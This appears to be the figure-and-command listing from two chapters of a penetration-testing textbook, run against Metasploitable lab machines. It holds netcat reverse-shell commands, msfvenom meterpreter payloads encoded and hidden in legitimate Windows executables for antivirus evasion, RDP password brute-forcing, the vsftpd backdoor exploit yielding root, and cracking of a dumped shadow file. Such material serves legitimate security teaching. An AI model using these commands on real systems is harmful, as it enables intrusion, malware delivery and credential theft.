


Figure 7.19 – Verification




Figure 7.20 – Threat detection rating




Figure 7.21 – Delivering the payload




Figure 7.22 – Checking the user

Figure 7.23 – Alfa AWUS036NHA wireless network adapter

Figure 7.24 – Alfa AWUS036ACH wireless network adapter

Figure 7.25 – Virtual machine settings




Figure 7.26 – Adding a USB device

Figure 7.27 – Adding a USB adapter

```
kali@kali:~$ ifconfig

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether aa:e9:6d:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 7.28 – Wireless network adapter


```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

Figure 7.29 – Viewing the wireless adapter's status



1

Figure 7.30 – Network adapter settings




Figure 7.31 – Adding the USB wireless adapter

Figure 7.32 – Identifying the chipset

```
kali@kali:~/rtl8812au$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Figure 7.33 – Displaying the wireless network adapters

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

Figure 7.34 – Checking the wireless interfaces

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Monitor mode

Figure 7.35 – Verifying the interface's status

```
kali@kali:~$ sudo aireplay-ng -9 wlan0
10:13:50  Trying broadcast probe requests...
10:13:51  Injection is working!
10:13:52  Found 3 APs

10:13:58  9C:3D:CF:[illegible] - channel: 8 - '!▷_◁!'
10:13:58  Ping (min/avg/max): 2.220ms/13.761ms/37.676ms Power: -23.63
10:13:58  30/30: 100%
```

Figure 7.36 – Testing packet injection

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 7.37 – Verifying the interface's status

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

Figure 7.38 – Checking the adapter's status

```
kali@kali:~$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    635 wpa_supplicant
```

Figure 7.39 – Terminating processes

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

                                                        New monitor interface
kali@kali:~$
```

Figure 7.40 – Enabling monitor mode

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 7.41 – Checking the monitor interface

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
10:08:22  Trying broadcast probe requests...
10:08:24  No Answer...
10:08:24  Found 2 APs

10:08:24  Trying directed probe requests...
10:08:24  A8:2B:CD:[redacted] - channel: 10 - '[redacted]_WiFi_[redacted]'
10:08:24  Ping (min/avg/max): 2.310ms/24.723ms/175.369ms Power: -89.37
10:08:24  30/30: 100%

10:08:24  Injection is working!
```

Figure 7.42 – Checking the packet injection's status

```
kali@kali:~$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

Figure 7.43 – Disabling monitor mode

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 7.44 – Checking the interface's status

Code and Commands

```
kali@kali:~$ cd /usr/share/windows-binaries

kali@kali:/usr/share/windows-binaries$ python3 -m
http.server 8080
```

Command 7.1

```
kali@kali:~$ nc -nlvp 1234
```

Command 7.2

```
C:\Users\Bob> nc -nv 172.30.1.29 1234
```

Command 7.3

```
kali@kali:~$ nc -nlvp 1234 -e /bin/bash
```

Command 7.4

```
C:\Users\Bob>nc -nv 172.30.1.29 1234
```

Command 7.5

```
kali@kali:~$ nc -nlvp 1234
```

Command 7.6

```
C:\Users\Bob> nc -nv 172.30.1.29 1234 -e cmd.exe
```

Command 7.7

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=172.30.1.29 LPORT=4444 -f exe -o payload.exe
```

Command 7.8

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=172.30.1.29 LPORT=4444 -f exe -o payload2.exe -e
x86/shikata_ga_nai -i 9
```

Command 7.9

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=172.30.1.29 LPORT=4444 -f exe -o encoded_payload3.exe
-e x86/shikata_ga_nai -i 9 -x /usr/share/windows-
binaries/whoami.exe
```

Command 7.10

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install shellter
```

Command 7.11

```
kali@kali:~$ sudo dpkg --add-architecture i386

kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install wine32
```

Command 7.12

```
kali@kali:~$ cp /usr/share/windows-binaries/vncviewer.exe
./
```

Command 7.13

```
kali@kali:~$ sudo shellter
```

Command 7.14

```
kali@kali:~$ python3 -m http.server 8080
```

Command 7.15

```
kali@kali:~$ msfconsole
```

Command 7.16

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 172.30.1.29

msf6 exploit(multi/handler) > set AutoRunScript
post/windows/manage/migrate

msf6 exploit(multi/handler) > exploit
```

Command 7.17

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt upgrade
```

Command 7.18

```
kali@kali:~$ sudo apt install realtek-rtl88xxau-dkms
```

Command 7.19

```
kali@kali:~$ git clone https://github.com/aircrack-
ng/rtl8812au
```

Command 7.20

```
kali@kali:~$ cd rtl8812au
kali@kali:~/rtl8812au$ sudo make
```

Command 7.21

```
kali@kali:~/rtl8812au$ sudo make install
```

Command 7.22

```
kali@kali:~$ sudo ifconfig wlan0 down
```

Command 7.23

```
kali@kali:~$ sudo iwconfig wlan0 mode monitor
```

Command 7.24

```
kali@kali:~$ sudo ifconfig wlan0 up
```

Command 7.25

```
kali@kali:~$ sudo aireplay-ng -9 wlan0
```

Command 7.26

```
kali@kali:~$ sudo ifconfig wlan0 down
kali@kali:~$ sudo iwconfig wlan0 mode managed
kali@kali:~$ sudo iwconfig wlan0 up
```

Command 7.27

```
kali@kali:~$ sudo airmon-ng check kill
```

Command 7.28

```
kali@kali:~$ sudo airmon-ng start wlan0
```

Command 7.29

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
```

Command 7.30

```
kali@kali:~$ sudo airmon-ng stop wlan0mon
```

Command 7.31

Further reading

To learn more about Airmon-ng, go to https://www.aircrack-ng.org/doku.php?id=airmon-ng.

Chapter 8

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Windows 10 as a host operating system
- Metasploitable 2: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- Metasploitable 3: https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8
- A dedicated hardware-based GPU/graphics card on your attacker computer

Images

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
172.30.1.1      08:00:27:7d:47:05      1      60  PCS Systemtechnik GmbH
172.30.1.21     08:00:27:94:a4:89      1      60  PCS Systemtechnik GmbH
172.30.1.23     08:00:27:01:ca:5c      1      60  PCS Systemtechnik GmbH
```

Figure 8.1 – Passive host discovery

```
kali@kali:~$ nmap -sn 172.30.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-29 10:27 EDT
Nmap scan report for 172.30.1.20
Host is up (0.00028s latency).
Nmap scan report for 172.30.1.21
Host is up (0.0011s latency).
Nmap scan report for 172.30.1.23
Host is up (0.00025s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds
```

Figure 8.2 – Actively detecting live systems

```
kali@kali:~$ sudo nbtscan -r 172.30.1.0/24
Doing NBT name scan for addresses from 172.30.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
172.30.1.0       Sendto failed: Permission denied
172.30.1.20      <unknown>                  <unknown>
172.30.1.21      VAGRANT-2008R2   <server>  <unknown>        08:00:27:94:a4:89
172.30.1.23      METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.30.1.255     Sendto failed: Permission denied
```

Figure 8.3 – Checking NetBIOS information

```
kali@kali:~$ nmap 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:03 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00033s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
```

Open ports and running services

Figure 8.4 – Identifying open service ports

```
Host script results:
|_clock-skew: mean: 1h10m01s, deviation: 2h51m28s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:a4:89
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-26T07:08:31-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-26T14:08:33
|_  start_date: 2021-07-26T13:56:08
```

Figure 8.5 – Profiling a target

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m53s, deviation: 2h00m00s, median: -7s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-07-29T10:27:10-04:00
```

Figure 8.6 – Profiling live systems

```
kali@kali:~$ nmap -p 3389 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-28 12:28 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00070s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Figure 8.7 – Checking for RDP on a target

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-07-28 14:01 EDT

Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'
Stats: 0:00:39 elapsed; 0 services completed (1 total)
Rate: 14.08; Found: 1; About 0.00% done
(press 'p' to list discovered credentials)
```

Figure 8.8 – User credentials found

```
[DATA] attacking rdp://172.30.1.21:3389/
[3389][rdp] host: 172.30.1.21   login: Administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-28 14:03:20
```

Figure 8.9 – Online password cracking with Hydra




Figure 8.10 – RDP session

```
kali@kali:~$ nmap -A -p 21 172.30.1.23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-29 09:14 EDT
Nmap scan report for 172.30.1.23
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.30.1.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```

Figure 8.11 – Discovering a running service




Figure 8.12 – Researching a vulnerability and its exploits

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   -  ----                                  ---------------  ----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent
```

Figure 8.13 – Searching for modules

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.30.1.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.30.1.23:21 - USER: 331 Please specify the password.
[+] 172.30.1.23:21 - Backdoor service has been spawned, handling...
[+] 172.30.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.30.1.23:6200) at 2021-07-29 09:23:14 -0400


whoami
root
```

Figure 8.14 – Exploiting vsFTPd

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# pwd
pwd
/
```

Figure 8.15 – Creating a Python-based pseudo-terminal shell

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

Figure 8.16 – Viewing the shadow file in Linux

```
kali@kali:~$ john user_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
